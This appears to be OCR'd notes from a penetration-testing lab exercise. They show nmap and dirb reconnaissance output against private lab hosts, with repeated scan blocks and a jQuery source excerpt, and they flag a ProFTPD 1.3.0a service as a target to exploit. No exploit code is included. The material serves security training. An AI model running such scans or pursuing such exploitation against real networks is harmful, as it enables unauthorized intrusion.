
⇒ Nothing found


└─# dirb http://172.16.37.220/
Ubuntu Default Page

DIRB v2.22
By The Dark Raver

START_TIME: Tue Jul 6 17:42:43 2021
URL_BASE: http://172.16.37.220/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612
---- Scanning URL: http://172.16.37.220/ ----
+ http://172.16.37.220/index.php (CODE:200|SIZE:1388)
==> DIRECTORY: http://172.16.37.220/javascript/
+ http://172.16.37.220/server-status (CODE:403|SIZE:301)
---- Entering directory: http://172.16.37.220/javascript/ ----
==> DIRECTORY: http://172.16.37.220/javascript/jquery/
---- Entering directory: http://172.16.37.220/javascript/jquery/ ----
+ http://172.16.37.220/javascript/jquery/jquery (CODE:200|SIZE:284394)




```
/*!
 * jQuery JavaScript Library v1.11.3
 * http://jquery.com/
 *
 * Includes Sizzle.js
 * http://sizzlejs.com/
 *
 * Copyright 2005, 2014 jQuery Foundation, Inc. and other contributors
 * Released under the MIT license
 * http://jquery.org/license
 *
 * Date: 2015-09-23T12:31Z
 */

(function( global, factory ) {

        if ( typeof module === "object" && typeof module.exports === "object" ) {
                // For CommonJS and CommonJS-like environments where a proper window is present,
                // execute the factory and get jQuery
                // For environments that do not inherently posses a window with a document
                // (such as Node.js), expose a jQuery-making factory as module.exports
                // This accentuates the need for the creation of a real window
                // e.g. var jQuery = require("jquery")(window);
                // See ticket #14549 for more info
                module.exports = global.document ?
                        factory( global, true ) :
                        function( w ) {
                                if ( !w.document ) {
                                        throw new Error( "jQuery requires a window with a document" );
                                }
                                return factory( w );
                        };
        } else {
                factory( global );
        }
```

Retry-bb3

What you will learn

- Network discovery
- Pivoting to other networks
- Basic privilege escalation

tap0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.13.37.10 netmask 255.255.255.0 broadcast 0.0.0.0
inet6 fe80::8cdb:5fff:fe7c:438c prefixlen 64 scopeid 0x20<link>

ether 8e:db:5f:7c:43:8c txqueuelen 1000 (Ethernet)
RX packets 24485 bytes 12473130 (11.8 MiB)
RX errors 0 dropped 5 overruns 0 frame 0
TX packets 24874 bytes 4691030 (4.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

┌──(root💀kali)-[~]
└─**# nmap -T4 -p- -A 172.16.37.0/24**

Starting Nmap 7.91 (https://nmap.org) at 2021-07-06 17:36 EDT
Nmap scan report for 172.16.37.1
Host is up (0.028s latency).
All 65535 scanned ports on 172.16.37.1 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: FreeBSD 11.X|6.X
OS CPE: cpe:/o:freebsd:freebsd:11.2 cpe:/o:freebsd:freebsd:6.2
OS details: FreeBSD 11.2-RELEASE, FreeBSD 6.2-RELEASE-p2 (pf with scrub enabled)
Network Distance: 1 hop

Nmap scan report for **172.16.37.220**
Host is up (0.038s latency).
Not shown: 65488 closed ports, 45 filtered ports
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

3307/tcp open tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).

Nmap scan report for **172.16.37.234**
Host is up (0.042s latency).
Not shown: 65490 closed ports, 43 filtered ports
PORT STATE SERVICE VERSION

40121/tcp open ftp   ProFTPD 1.3.0a

40180/tcp open http   Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Network Distance: 2 hops
Service Info: OS: Unix

TRACEROUTE (using port 111/tcp)
HOP RTT   ADDRESS
-   Hop 1 is the same as for 172.16.37.220
2   49.79 ms 172.16.37.234

OS and Service detection performed. Please report any incorrect results at https://nmap.org/-submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 129.15 seconds

Nmap

 # nmap -T4 -p- -A 172.16.37.0/24

Starting Nmap 7.91 (https://nmap.org) at 2021-07-06 17:36 EDT
Nmap scan report for 172.16.37.1
Host is up (0.028s latency).
All 65535 scanned ports on 172.16.37.1 are closed
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: FreeBSD 11.X|6.X
OS CPE: cpe:/o:freebsd:freebsd:11.2 cpe:/o:freebsd:freebsd:6.2
OS details: FreeBSD 11.2-RELEASE, FreeBSD 6.2-RELEASE-p2 (pf with scrub enabled)
Network Distance: 1 hop

Nmap scan report for **172.16.37.220**
Host is up (0.038s latency).
Not shown: 65488 closed ports, 45 filtered ports
PORT   STATE SERVICE   VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

3307/tcp open tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).

Nmap scan report for **172.16.37.234**
Host is up (0.042s latency).
Not shown: 65490 closed ports, 43 filtered ports
PORT STATE SERVICE VERSION

40121/tcp open ftp ProFTPD 1.3.0a

40180/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Network Distance: 2 hops
Service Info: OS: Unix

172.16.37.220


Nmap scan report for **172.16.37.220**
Host is up (0.038s latency).
Not shown: 65488 closed ports, 45 filtered ports
PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).

3307/tcp open tcpwrapped
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/-submit/).


Inspect

- Found some hidden network



Dirb

- Found these but nothing is acessible, so we're moving on.



172.16.37.234

Nmap scan report for **172.16.37.234**
Host is up (0.042s latency).
Not shown: 65490 closed ports, 43 filtered ports
PORT STATE SERVICE VERSION


40121/tcp open ftp ProFTPD 1.3.0a

40180/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works

Network Distance: 2 hops
Service Info: OS: Unix

Inspect

- Nothing interesting viewing the page-source, so we're moving to dirb




Dirb

- So, we found /xyz directories and when we view the page source → we found the hidden IP address.

- There are really nothing we could do with this, but we could **GOOGLE**


40121/tcp open ftp ProFTPD 1.3.0a ⇒ Google how to exploit this



